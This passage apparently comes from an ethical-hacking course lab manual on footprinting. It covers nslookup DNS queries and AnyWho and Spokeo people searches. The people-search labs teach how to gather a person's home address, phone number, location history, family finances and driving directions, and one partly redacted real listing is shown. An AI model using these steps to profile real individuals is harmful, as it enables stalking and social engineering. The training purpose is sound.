


FIGURE 2.2: Windows Server 2012 – Apps

The general command syntax is
nslookup [-option] [name | -] [server].

3. In the command prompt, type **nslookup**, and press **Enter**
4. Now, type **help** and press **Enter**. The displayed response should be similar to the one shown in the following figure

 Typing "help" or "?" at the command prompt generates a list of available commands.




```
C:\>nslookup
Default Server: ns1.beamnet.in
Address: 202.53.8.8

>help
Commands:  (<identifiers are shown in uppercase, !! means optional)
NAME          - print info about the host/domain NAME using default server
NAME1 NAME2    - as above, but use NAME2 as server
help or ?     - print info on common commands
set OPTION    - set an option
  all          - print options, current server and host
  [no]debug    - print debugging information
  [no]d2       - print exhaustive debugging information
  [no]defname  - append domain name to each query
  [no]recurse   - ask for recursive answer to query
  [no]search   - use domain search list
  [no]vc       - always use a virtual circuit
domain=NAME   - set default domain name to NAME
srchlist=N1[./N2/.../N6] - set domain to N1 and search list to N1,N2, etc.
root=NAME    - set root server to NAME
retry=X      - set number of retries to X
timeout=X    - set initial time-out interval to X seconds
type=X       - set query type (ex. A,AAAA,A+AAA,ANY,CNAME,MX,NS,PTR,
SOA,SRV)
  querytype=X - same as type
  class=X     - set query class (ex. IN (Internet), ANY)
  [no]mxfr    - use MS fast zone transfer
  ixfrver=X   - current version to use in IXFR transfer request
server NAME   - set default server to NAME, using current default server
lserver NAME  - set default server to NAME, using initial server
root          - set current default server to the root
ls [opt] DOMAIN [> FILE] - list addresses in DOMAIN (optional: output to FILE)
  -a          - list canonical names and aliases
  -d          - list all records
  -t TYPE    - list records of the given RFC record type (ex. A,CNAME,MX,NS,
PTR etc.)
view FILE    - sort an 'ls' output file and view it with pg
exit         - exit the program
>
```

FIGURE 2.3: The nslookup command with help option

5. In the nslookup **interactive** mode, type “**set type=a**” and press **Enter**
6. Now, type **www.certifiedhacker.com** and press **Enter**. The displayed response should be similar to the one shown in the following figure

Note: The DNS server Address (202.53.8.8) will be different from the one shown in the screenshot



```
>set type=a
>www.certifiedhacker.com
Server: ns1.beamnet.in
Address: 202.53.8.8

Non-authoritative answer:
Name: www.certifiedhacker.com
Address: 202.75.54.101
>
```

FIGURE 2.4: In nslookup command, set type=a option

7. You get **Authoritative** or **Non-authoritative answer**. The answer varies, but in this lab, it is **Non-authoritative answer**
8. In nslookup interactive mode, type **set type=cname** and press **Enter**
9. Now, type **certifiedhacker.com** and press **Enter**

Note: The DNS server address (**8.8.8.8**) will be different than the one in screenshot

10. The displayed response should be similar to the one shown as follows:

> set type=cname

> certifiedhacker.com
 Server: google-public-dns-a.google.com
 Address: 8.8.8.8

FIGURE 2.5: In nslookup command, set type=cname option


11. In nslookup interactive mode, type **server 64.147.99.90** (or any other IP address you receive in the previous step) and press **Enter**.
12. Now, type **set type=a** and press **Enter**.
13. Type **www.certifiedhacker.com** and press **Enter**. The displayed response should be similar to the one shown in the following figure.

In nslookup command, root option means to set the current default server to the root.

FIGURE 2.6: In nslookup command, set type=a option

14. If you receive a **request timed out** message, as shown in the previous figure, then your firewall is preventing you from sending DNS queries outside your LAN.

15. In nslookup interactive mode, type **set type=mx** and press **Enter**.
16. Now, type **certifiedhacker.com** and press **Enter**. The displayed response should be similar to the one shown in the following figure.

 To make querytype of NS a default option for your nslookup commands, place one of the following statements in the user_id.NSLOOKUP.ENV data set: set querytype=ns or querytype=ns.

```
C:\>nslookup
Default Server: ns1.beamnet.in
Address: 202.53.8.8

> set type=mx
> certifiedhacker.com
Server: ns1.beamnet.in
Address: 202.53.8.8

Non-authoritative answer:
certifiedhacker.com      MX preference = 10, mail exchanger = mail.certifiedhacker.com

certifiedhacker.com      nameserver = ns0.noearlyfees.com
certifiedhacker.com      nameserver = ns3.noearlyfees.com
mail.certifiedhacker.com      internet address = 202.75.54.100
>
```

FIGURE 2.7: In nslookup command, set type=mx option

Lab Analysis

Document all the IP addresses, DNS server names, and other DNS information.

Tool/Utility	Information Collected/Objectives Achieved
nslookup	<p>DNS Server Name: 202.53.8.8</p> <p>Non-Authoritative Answer: 202.75.54.101</p> <p>CNAME (Canonical Name of an alias)</p> <ul style="list-style-type: none"> ▪ Alias: certifiedhacker.com ▪ Canonical name: google-public-dns-a.google.com <p>MX (Mail Exchanger): mail.certifiedhacker.com</p>

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED TO THIS LAB.

Questions

1. Analyze and determine each of the following DNS resource records:
 - SOA

- NS
 - A
 - PTR
 - CNAME
 - MX
 - SRV
2. Evaluate the difference between an authoritative and non-authoritative answer.
 3. Determine when you will receive request time out in nslookup.

Internet Connection Required	
<input checked="" type="checkbox"/> Yes	<input type="checkbox"/> No
Platform Supported	
<input checked="" type="checkbox"/> Classroom	<input type="checkbox"/> iLabs



People Search Using the AnyWho Online Tool

AnyWho is an online white pages people search directory for quickly looking up individual phone numbers.

ICON KEY

- Valuable information
- Test your knowledge
- Web exercise
- Workbook review

Lab Scenario

You have already learned that the first stage in penetration testing is to gather as much information as possible. In the previous lab, you were able to find information related to **DNS records** using the nslookup tool. If an attacker discovers a flaw in a DNS server, he or she will exploit the flaw to perform a cache poisoning attack, making the server cache the incorrect entries locally and serve them to other users that make the same request. As a penetration tester, you must always be cautious and take preventive measures against attacks targeted at a name server by **securely configuring name servers** to reduce the attacker's ability to corrupt a zone file with the amplification record.

To begin a penetration test it is also important to gather information about a **user location** to intrude into the user's organization successfully. In this particular lab, we will learn how to locate a client or user location using the **AnyWho** online tool.

Lab Objectives

The objective of this lab is to demonstrate the footprinting technique to collect **confidential information** on an organization, such as their **key personnel** and their **contact details**, using people search services. Students need to perform people search and phone number lookup using <http://www.anywho.com>.

Tools demonstrated in this lab are available in D:\CEH-Tools\CEHv8\Module 02\Footprinting and Reconnaissance

Lab Environment

In the lab, you need:

- A web browser with an Internet connection
- Administrative privileges to run tools
- This lab will work in the CEH lab environment - on **Windows Server 2012**, **Windows 8**, **Windows Server 2008**, and **Windows 7**

Lab Duration

Time: 5 Minutes

Overview of AnyWho

AnyWho is a part of the **ATTi family** of brands, which mostly focuses on local searches for products and services. The site lists information from the **White Pages** (Find a Person/Reverse Lookup) and the **Yellow Pages** (Find a Business).

Lab Tasks

1. Launch **Start** menu by hovering the mouse cursor on the lower-left corner of the desktop

 AnyWho allows you to search for local businesses by name to quickly find their Yellow Pages listings with basic details and maps, plus any additional time and money-saving features, such as coupons, video profiles or online reservations.




FIGURE 3.1: Windows Server 2012 – Desktop view

2. Click the **Google Chrome** app to launch the Chrome browser or launch any other browser




FIGURE 3.2: Windows Server 2012 – Apps

T A S K 1

People Search with AnyWho

3. In the browser, type <http://www.anywho.com>, and press **Enter** on the keyboard

Module 02 – Footprinting and Reconnaissance

 AnyWho is part of the ATTi family of brands, which focuses on local search products and services.




FIGURE 3.3: AnyWho - Home Page <http://www.anywho.com>

4. Input the name of the person you want to search for in the **Find a Person** section and click **Find**

 Include both the first and last name when searching the AnyWho White Pages.




FIGURE 3.4: AnyWho – Name Search

5. AnyWho redirects you to **search results** with the name you have entered. The number of results might vary

 Yellow Pages listings (searches by category or name) are obtained from YP.COM and are updated on a regular basis.




FIGURE 3.5: AnyWho People Search Results

Module 02 – Footprinting and Reconnaissance

TASK 2

Viewing Person Information

6. Click the **search results** to see the address details and phone number of that person

The screenshot shows the search results for "Rose A Christian". At the top, it displays the address "Southfield Pl, [redacted], MD 21212" and the phone number "0-5 [redacted] 6". Below this, there are links to "Are you Rose A Christian? > Remove Listing" and "Information provided solely by Intelius". A "Get Directions" section includes a "Enter Address" field (labeled A) and a "Reverse Directions" field (labeled B), both containing "Southfield Pl, [redacted], MD 21212". A "Get Directions" button is located between the two fields. Below these is a map of the Northeastern United States and southern Canada, centered on Washington, D.C. The map shows state and city boundaries, major roads, and bodies of water. A green dot marks the location of the search result. A "bing" logo is visible at the bottom left of the map area.

FIGURE 3.6: AnyWho - Detail Search Result of Rose A Christian

7. Similarly, perform a reverse search by giving phone number or address in the **Reverse Lookup** field

The Reverse Phone Lookup service allows visitors to enter in a phone number and immediately lookup who it is registered to.

The screenshot shows the "Reverse Lookup" page of AnyWho. At the top, there is a navigation bar with links for "Home", "YELLOW PAGES", "WHITE PAGES", "REVERSE LOOKUP" (which is highlighted with a red box), "AREA/DSP CODE LOOKUP", and "MAPS". The main search area has a "Reverse Lookup" input field containing the phone number "(05)52-0616" and a "TIP: Cell phone numbers are not available" message. Below the input field is a note about personal identifying information and a "FIND" button. To the right of the search form is a sidebar titled "Reverse Lookup | Find People By Phone Number" with explanatory text about the service's functionality. The overall interface is clean and user-friendly.

FIGURE 3.7: AnyWho Reverse Lookup Page

Module 02 – Footprinting and Reconnaissance

8. Reverse lookup will redirect you to the search result page with the detailed information of the person for particular phone number or email address

 Unpublished directory records are not displayed. If you want your residential listing removed, you have a couple of options:

To have your listing unpublished, contact your local telephone company.

To have your listing removed from AnyWho without obtaining an unpublished telephone number, follow the instructions provided in AnyWho Listing Removal to submit your listing for removal.




FIGURE 3.8: AnyWho - Reverse Lookup Search Result

Lab Analysis

Analyze and document all the results discovered in the lab exercise.

Tool/Utility	Information Collected/Objectives Achieved
AnyWho	WhitePages (Find people by name): Exact location of a person with address and phone number
	Get Directions: Precise route to the address found for a person
	Reverse Lookup (Find people by phone number): Exact location of a person with complete address

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED TO THIS LAB.

Questions

1. Can you collect all the contact details of the key people of any organization?
2. Can you remove your residential listing? If yes, how?
3. If you have an unpublished listing, why does your information show up in AnyWho?
4. Can you find a person in AnyWho that you know has been at the same location for a year or less? If yes, how?
5. How can a listing be removed from AnyWho?

Internet Connection Required

<input checked="" type="checkbox"/> Yes	<input type="checkbox"/> No
---	-----------------------------

Platform Supported

<input checked="" type="checkbox"/> Classroom	<input type="checkbox"/> iLabs
---	--------------------------------



People Search Using the Spokeo Online Tool

Spokeo is an online people search tool providing real-time information about people. This tool helps with online footprinting and allows you to discover details about people.

ICON KEY	
	Valuable information
	Test your knowledge
	Web exercise
	Workbook review

Lab Scenario

For a penetration tester, it is always advisable to collect all possible information about a client before beginning the test. In the previous lab, we learned about collecting people information using the **AnyWho** online tool; similarly, there are many tools available that can be used to gather information on people, employees, and organizations to conduct a penetration test. In this lab, you will learn to use the **Spokeo** online tool to collect **confidential information** of key persons in an organization.

Lab Objectives

The objective of this lab is to demonstrate the footprinting techniques to collect **people information** using people search services. Students need to perform a people search using <http://www.spokeo.com>.

Lab Environment

In the lab, you need:

Tools demonstrated in this lab are available in D:\CEH-Tools\CEHv8\Module 02\Footprinting and Reconnaissance

- A web browser with an Internet connection
- Administrative privileges to run tools
- This lab will work in the CEH lab environment - on **Windows Server 2012, Windows 8, Windows Server 2008**, and **Windows 7**

Lab Duration

Time: 5 Minutes

Overview of Spokeo

Spokeo aggregates vast quantities of public data and organizes the information into easy-to-follow profiles. Information such as name, email address, phone number, address, and user name can be easily found using this tool.

Lab Tasks

TASK 1

People Search with Spokeo

1. Launch the **Start** menu by hovering the mouse cursor in the lower-left corner of the desktop




FIGURE 4.1: Windows Server 2012 – Desktop view

2. Click the **Google Chrome** app to launch the Chrome browser




FIGURE 4.2: Windows Server 2012 – Apps

3. Open a web browser, type <http://www.spokeo.com>, and press **Enter** on the keyboard

Module 02 – Footprinting and Reconnaissance

-  Apart from Name search, Spokeo supports four types of searches:
- Email Address
 - Phone Number
 - Username
 - Residential Address



FIGURE 4.3: Spokeo home page <http://www.spokeo.com>

4. To begin the search, input the name of the person you want to search for in the **Name** field and click **Search**



FIGURE 4.4: Spokeo – Name Search

5. Spokeo redirects you to **search results** with the name you have entered

 Spokeo's email search scans through 90+ social networks and public sources to find the owner's name, photos, and public profiles.




FIGURE 4.5: Spokeo People Search Results

Module 02 – Footprinting and Reconnaissance

- Click the **State** name in which the person you are searching lives




FIGURE 4.6: Spokeo People Search Results

Public profiles from social networks are aggregated in Spokeo and many places, including search engines.

- Now, click the appropriate **City** name for your search




FIGURE 4.7: Spokeo People Search Results

- Search results displaying the **Address**, **Phone Number**, **Email Address**, **City** and **State**, etc.




FIGURE 4.8: Spokeo People Search Results

Module 02 – Footprinting and Reconnaissance

 All results will be displayed once the search is completed

9. Search results displaying the **Location History**




FIGURE 4.9: Spokeo People Search Results

10. Spokeo search results display the **Family Background**, **Family Economic Health** and **Family Lifestyle**




FIGURE 4.10: Spokeo People Search Results

 Online maps and street view are used by over 300,000 websites, including most online phone books and real estate websites.

11. Spokeo search results display the **Neighborhood** for the search done




FIGURE 4.11: Spokeo People Search Results

 Spokeo's reverse phone lookup functions like a personal caller-ID system. Spokeo's reverse phone number search aggregates hundreds of millions of phone book records to help locate the owner's name, location, time zone, email and other public information.

12. Similarly, perform a **Reverse** search by giving phone number, address, email address, etc. in the **Search** field to find details of a key person or an organization




FIGURE 4.12: Spokeo Reverse Search Result of Microsoft Redmond Office

Lab Analysis

Analyze and document all the results discovered in the lab exercise.

Tool/Utility	Information Collected/Objectives Achieved
Spokeo	Profile Details: <ul style="list-style-type: none"> ▪ Current Address ▪ Phone Number ▪ Email Address ▪ Marital Status ▪ Education ▪ Occupation
